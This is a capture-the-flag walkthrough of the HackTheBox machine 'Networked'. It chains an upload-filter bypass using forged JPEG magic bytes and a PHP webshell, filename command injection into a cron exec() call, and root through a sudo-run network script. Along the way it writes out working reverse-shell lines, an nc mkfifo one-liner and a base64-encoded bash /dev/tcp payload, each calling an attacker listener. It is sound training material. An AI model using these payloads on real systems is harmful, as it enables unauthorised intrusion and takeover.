
Overview
Networked is an easy HackTheBox Linux machine built around a photo upload application. A leaked source backup reveals the upload validation logic relies on MIME type detection, which is bypassed by forging JPEG magic bytes ahead of a PHP webshell. A root-run cron job that “cleans” invalid filenames turns out to pass those filenames unsanitised into a shell exec() call, letting a carefully crafted filename become a command. Root comes from a sudo-permitted network configuration script that reads user-supplied interface variables into a config file without escaping them, allowing a space-separated value to inject an arbitrary command.
Attack Chain
- Scan the target and identify
SSH,HTTP, andHTTPS - Fuzz the web server and find a
/backupendpoint hostingbackup.tar - Download and extract the archive to review the application’s PHP source
- Trace the upload validation logic through
upload.phpandlib.php, finding it relies onmime_content_type()and a file extension check - Forge JPEG magic bytes ahead of a PHP webshell to bypass both checks
- Upload the payload and locate it via the
/photos.phpgallery page - Trigger the webshell and get a reverse shell as
apache - Find two readable files in user
guly’s home directory: a crontab and a script it runs - Determine the script removes files with irregular names using an unsanitised
exec()call - Create a file whose name is itself a Base64-decoding command injection payload
- Wait for the cron job to run and catch a reverse shell as
guly - Read the user flag
- Find a
sudo-permitted script,changename.sh, that writes user-supplied network interface variables into a config file - Discover that a value containing a space lets us inject an arbitrary command into that file
- Trigger the script so it executes our injected command via
/sbin/ifup - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.44.19; export NAME=NETWORKED; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80,443
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Finding and Extracting a Backup
The landing page doesn’t reveal anything.

We fuzz the site.
dirsearch -u http://$IP:$PORT -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_default.txt -x 403
We now have more endpoints to explore.

We navigate to /backup and find a backup.tar file.

We download it.
wget http://10.129.44.19/backup/backup.tar

And extract it.
tar -xvf backup.tar
We see several .php files.

Reviewing the Upload Validation
We look at upload.php, which uses a function called check_file_type to verify the image file.

We find that function in lib.php. check_file_type calls another function, file_mime_type.

file_mime_type checks whether the upload is an image by calling mime_content_type to get the MIME type.

upload.php also checks the file extension against .jpg, .png, .gif, or .jpeg.

So we can upload a webshell with the corresponding image magic bytes to bypass both checks at once.
Foothold
Forging Magic Bytes
We add JPEG magic bytes, FF D8 FF DB, to a file with xxd.
echo 'FF D8 FF DB' | xxd -p -r > webshell_mime.php.jpg
Our file now contains the JPEG magic bytes.

We append our webshell’s contents.
cat webshell.php >> webshell_mime.php.jpg
Our payload now contains both the magic bytes and the webshell.

We go to /upload.php and select the payload.

The upload succeeds.

Triggering the Webshell
We navigate to /photos.php. Our payload shows up but doesn’t display as an image. Right-clicking and selecting Open Image in New Tab:

We have a webshell.

We start a penelope listener on port 443 and use an nc mkfifo reverse shell payload from revshells.com.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.15.115 443 >/tmp/f

We have a shell as apache.

Lateral Movement
Finding the Cron Job
We investigate /home and find two files in user guly’s directory that we can read.

We check crontab.guly first, and see it runs check_attack.php every 3 minutes.

We look at check_attack.php. The script looks for irregular filenames, and removes invalid files with rm via PHP’s exec() function. The filename is read into a $value variable without any sanitisation, meaning we can inject code through it.

Command Injection via Filename
We create a Bash reverse shell payload, since we’re issuing system commands, and Base64-encode it since a / in the filename would interfere with using it as a command.
We start a penelope listener on port 4545. Our reverse shell payload:
echo -n 'bash -c "bash -i >/dev/tcp/10.10.15.115/4545 0>&1"' | base64
We use touch to create a file whose name is the system command we want injected into the script’s exec() call:
touch -- ';echo YmFzaCAtYyAiYmFzaCAtaSA+L2Rldi90Y3AvMTAuMTAuMTUuMTE1LzQ1NDUgMD4mMSI= | base64 -d | bash'
We make sure to save the file in /var/www/html/uploads.

After a few minutes, we have a shell as guly.

We read the user flag.

Privilege Escalation
Analysing the Network Script
We check our privileges with sudo -l and find we can run /usr/local/sbin/changename.sh as sudo.

We review the script. We can only execute and read it, not modify it. It creates a network interface called guly0, saving its configuration to /etc/sysconfig/network-scripts/ifcfg-guly. It prompts for the variables NAME, PROXY_METHOD, BROWSER_ONLY, and BOOTPROTO, and a loop writes each user-supplied variable into that same config file. At the end, it runs /sbin/ifup guly0, which reads and applies the config.

The problem is that setting a variable’s value with a space in it allows arbitrary system commands to run. For example:

Exploiting the Injection
To exploit this, we run the script and, when prompted for the first variable, enter a string, a space, and a command, /bin/bash. The other prompts don’t matter. Once saved, running /sbin/ifup guly0 executes our injected command from the config file.


We read the root flag.
Key Takeaways
Networked chains three separate instances of trusting untrusted input. The upload filter trusted a file’s MIME type and extension rather than its actual content, both of which are attacker-controlled once magic bytes are understood. The cron-run cleanup script trusted a filename to never contain shell metacharacters, when filenames are exactly as attacker-controlled as any other user input. And the privileged network configuration script trusted user-supplied interface variables to never contain a space, when that space was all it took to smuggle an arbitrary command into a file the script would later execute as root. None of these are exotic bugs, they’re all cases of a boundary between trusted and untrusted data quietly disappearing.